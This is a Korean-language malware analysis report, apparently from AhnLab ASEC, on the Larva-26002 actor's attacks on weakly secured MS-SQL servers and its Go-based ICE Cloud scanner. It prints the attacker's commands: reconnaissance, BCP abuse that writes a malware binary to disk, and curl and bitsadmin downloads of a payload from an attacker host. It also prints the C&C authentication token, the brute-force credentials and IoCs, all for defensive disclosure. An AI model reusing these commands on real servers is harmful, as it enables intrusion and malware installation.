

ICE Cloud 스캐너를 설치하는 MS-SQL 서버 대상 공격 사례 (Larva-26002)

A asec.ahnlab.com/ko/92987

ATCP

March 20, 2026

Target Type	File Name	File Size	File Path ⓘ
Target	 api.exe	2.5 MB	%ALLUSERSPROFILE%\api.exe
Current	 bcp.exe	119.19 KB	%ProgramFiles%\microsoft sql server\client sdk\odbc\110\tools\bin\bcp.exe
Parent	 cmd.exe	332 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	 sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.mssqlserver\mssql\bin\sqlservr.exe

Process	Module	Target	Behavior	Data
 bcp.exe	N/A	N/A	Creates executable file	 api.exe
 sqlservr.exe	N/A	N/A	Deletes executable file	N/A
 cmd.exe	N/A	 bcp.exe	Creates process	N/A

AhnLab Scurity intelligence Center(ASEC)은 2026년에도 Larva-26002 공격자가 부적절하게 관리되고 있는 MS-SQL 서버를 공격 중인 것을 확인하였다. Larva-26002 공격자는 과거 Trigona 랜섬웨어와 Mimic 랜섬웨어를 유포해 왔으며 이후에는 감염 시스템에 대한 제어를 탈취하고 스캐너를 설치하고 있다. 최근 확인된 공격에서는 Go 언어로 제작된 스캐너 악성코드 ICE Cloud Client가 사용되고 있다.

Larva-26002 공격자는 2024년 1월 MS-SQL 서버를 공격해 Trigona 랜섬웨어와 Mimic 랜섬웨어를 설치하였는데 [1] Mimic 랜섬웨어에서 사용된 이메일 주소는 다른 공격 사례에서 알려지지는 않았지만 Trigona 랜섬웨어에서 사용된 이메일 주소는 Palo Alto사와 [2] Zscaler사에서 [3] 다루었던 이메일 주소와 동일하였다. 해당 공격의 특징은 MS-SQL 서버의 BCP(Bulk Copy Program) 유틸리티를 악용하였다는 점이다. 공격자는 이외에도 원격 제어를 목적으로 AnyDesk를 설치하고 RDP 연결을 위해 Port forwarder를 설치하기도 하였다. 동일한 공격자는 2025년에도 공격을 지속하였으며 AnyDesk 외에도 RMM 도구인 Teramind를 사용하였으며 Rust로 제작된 스캐너를 사용한 것이 특징이다. [4]

2026년에는 이전 사례와 동일하게 부적절하게 관리되는 MS-SQL 서버를 공격하고 BCP를 악용해 악성코드를 생성하였으며 최종적으로 스캐너 악성코드를 설치하였다는 점도 동일하다. 하지만 Go 언어로 제작된 ICE Cloud라는 이름의 스캐너를 사용하고 있다는 점이 특징인데 ICE Cloud에서 사용된 문자열은 터키어로서 과거 Mimic 랜섬웨어 공격자 또한 터키어를 사용한 것으로 알려져 있다. [5]

1. MS-SQL 서버 대상 공격

Larva-26002는 외부에 노출되어 있으면서 계정 정보를 단순하게 설정하여 무차별 대입 공격이나 사전 공격에 취약한 MS-SQL 서버를 공격한다. 공격에 성공한 이후에는 다음과 같은 명령들을 이용해 감염 시스템에 대한 정보를 수집한다.

```
> hostname  
  
> whoami  
  
> ifconfig  
  
> ifconfig /all  
  
> netstat -an  
  
> tasklist  
  
> tasklist /FI "IMAGENAME eq sqlservr.exe" /FO CSV /NH
```

이후 BCP 유틸리티를 이용해 악성코드를 생성한다. 참고로 BCP 유틸리티인 bcp.exe는 MS-SQL 서버에서 대량의 외부 데이터를 가져오거나 내보내는데 사용되는 커맨드 라인 도구이다. 일반적으로 SQL 서버의 테이블에 저장된 대량의 데이터를 로컬의 파일로 저장하거나 로컬에 저장된 데이터 파일을 SQL 서버의 테이블에 내보내는데 사용된다.

공격자는 데이터베이스에 악성코드를 저장한 이후 BCP를 이용해 로컬에 파일로 생성하는 방식을 사용한다. 즉 공격자는 악성코드가 저장된 테이블 “uGnzBdZbsi”에서 다음과 같은 명령을 이용해 로컬 경로로 악성코드를 내보냈으며 “FODsOZKgAU.txt”는 포맷 파일로서 포맷 정보가 포함되어 있다. 참고로 “uGnzBdZbsi”와 “FODsOZKgAU.txt”는 모두 2024년 공격 사례부터 지속적으로 사용되고 있는 키워드이다.

```
> bcp "select binaryTable from uGnzBdZbsi" queryout "C:\ProgramData\api.exe" -T -f  
"C:\ProgramData\FODsOZKgAU.txt"
```

Target Type	File Name	File Size	File Path ⓘ
Target	 api.exe	2.5 MB	%ALLUSERSPROFILE%\api.exe
Current	 bcp.exe	119.19 KB	%ProgramFiles%\microsoft sql server\client sdk\odbc\110\tools\bin\bcp.exe
Parent	 cmd.exe	332 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	 sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.mssqlserver\mssql\bin\sqlservr.exe

Process	Module	Target	Behavior	Data
 bcp.exe	N/A	N/A	Creates executable file	 api.exe
 sqlservr.exe	N/A	N/A	Deletes executable file	N/A
 cmd.exe	N/A	 bcp.exe	Creates process	N/A

Figure 1. BCP 유틸리티를 악용한 악성코드 생성

특정 환경에서는 BCP를 이용하는 대신 Curl 또는 Bitsadmin 도구 그리고 파워셸을 이용해 스캐너 악성코드를 다운로드하기도 하였다.

```
> curl -o "C:\programdata\api.exe" "hxxp://109.205.211[.]13/api.exe"
```

```
> bitsadmin /transfer job1 /download /priority high "hxxp://109.205.211[.]13/api.exe"  
"C:\programdata\api.exe"
```

Target Type	File Name	File Size	File Path ⓘ
Current	 powershell.exe	444 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	 cmd.exe	332 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	 sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.mssqlserver\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
 powershell.exe	N/A	N/A	Connects to network	http://109.205.211.13/api.exe
 sqlservr.exe	N/A	N/A	Deletes executable file	N/A

Figure 2. 파워셸을 이용한 스캐너 악성코드 다운로드

2. ICE Cloud (스캐너)

BCP 또는 Curl, Bitsadmin을 통해 생성한 “api.exe”는 “ICE Cloud Client”라는 이름의 악성코드를 설치하는 다운로드이다. 해당 악성코드는 스캐너이자 Brute Force 도구로서 Go 언어로 개발되었으며 “ICE Cloud Launcher”라는 이름이 붙여져 있다. “-show9” 인자와 함께 실행하면 다음과 같은 실행 로그를 확인할 수 있다.

```
❄️ ICE Cloud Launcher
Version: 3.1.0

Server: hostroids.com:28992
Transfer: TCP (Secure)
Mode: Single Instance

[19:41:34] ⚡ Worker name: smss7085
[19:41:59] ⚡ Worker not found, downloading...
[19:43:36] ⚡ Downloading worker [windows] -> smss7085.exe
[19:46:53] ⚡ Periodic version check...
[19:48:00] ⚡ Checking version...
[19:48:00] ⚡ Expected size: 6.91 MB
[19:48:44] ⚡ Goroutine VersionCheck panic: runtime error: slice bounds out of
[19:48:44] Downloading: 1.00 MB / 6.91 MB
[19:48:45] Downloading: 2.02 MB / 6.91 MB
[19:48:46] Downloading: 3.03 MB / 6.91 MB
[19:48:47] Downloading: 4.04 MB / 6.91 MB
[19:48:48] Downloading: 5.05 MB / 6.91 MB
[19:48:48] Downloading: 6.09 MB / 6.91 MB
[19:48:49] ⚡ Downloaded: 6.91 MB
[19:48:49] ✔ Worker downloaded: smss7085.exe
[19:49:07] ✔ Worker started (PID: 7008) - smss7085
```

Figure 3. ICE Cloud Launcher 실행 로그

ICE Cloud Launcher는 C&C 서버에 다음과 같은 패킷을 전송해 인증하며 이후 다운로드 요청을 보내 스캐너 즉 “ICE Cloud Client”를 다운로드한다. 다운로드된 “ICE Cloud Client”는 동일 경로에 정상 프로그램을 위장한 랜덤한 이름으로 생성된다.

```
AUTH:MSSQLRT_AUTH_2024_CLOUD_TOKEN_v2.0_SECURE
AUTH_OK
DOWNLOAD_WORKER:windows
WORKER_SIZE:7245824
MZ.....@.....
.....!..L.!This program cannot be run in DOS mode.

$......PE..d.....n.....".....P...V.....@...
.....@t.....`.....
.....
```

Figure 4. C&C 서버와의 인증 과정

“ICE Cloud Client” 또한 Go 언어로 제작되었으며 실질적으로 MS-SQL 서버에 대한 스캐닝 기능을 담당한다. 바이너리에 포함된 문자열은 터키어로 작성되었으며 이외에도 사용된 이모지를 보면 제작자가 생성형 AI를 활용한 것으로 보인다. RDP 프로토콜의 경우 단순한 연결 테스트 기능은 존재

하지만 스캐닝 명령은 아직 지원하지 않는 것으로 보인다.




Figure 5. 터키어 문자열과 이미지



Figure 6. ICE Cloud Client 실행 로그

스캐너는 C&C 서버와의 인증 이후 등록 과정을 진행하며 이에 따라 서버에서는 사전 공격 대상 MS-SQL 서버들의 주소 목록을 전송한다. 그리고 “TASK” 문자열과 함께 스캐닝 대상 프로토콜 “mssql”, ID/PW인 “ecomm/ecomm”을 전송한다. 스캐너는 이를 참고해 스캐닝 대상 주소에 전달받은 ID/PW로 MS-SQL 인증을 시도하며 성공 결과를 C&C 서버에 전송한다.

Figure 7. C&C 서버로부터 전달받은 스캐닝 데이터

3. 결론

MS-SQL 서버를 대상으로 하는 공격에는 대표적으로 부적절하게 계정 정보를 관리하고 있는 시스템들에 대한 무차별 대입 공격(Brute Forcing)과 사전 공격(Dictionary Attack)이 있다. 관리자들은 계정의 비밀번호를 추측하기 어려운 형태로 사용하고 주기적으로 변경하여 무차별 대입 공격과 사전 공격으로부터 데이터베이스 서버를 보호해야 한다.

그리고 V3를 최신 버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경 써야 한다. 또한 외부에 공개되어 접근 가능한 데이터베이스 서버에 대해 방화벽과 같은 보안 제품을 이용해 외부 공격자로부터의 접근을 통제해야 한다. 위와 같은 조치가 선행되지 않을 경우 공격자 및 악성코드들에 의해 지속적인 감염이 이루어질 수 있다.

MD5

0a9f2e2ff98e9f19428da79680e80b77

28847cb6859b8239f59cbf2b8f194770

5200410ec674184707b731b697154522

7fbbf16256c7c89d952fee47b70ea759

89bf428b2d9214a66e2ea78623e8b5c9

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//109[.]205[.]211[.]13/api[.]exe

FQDN

hostroids[.]com

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

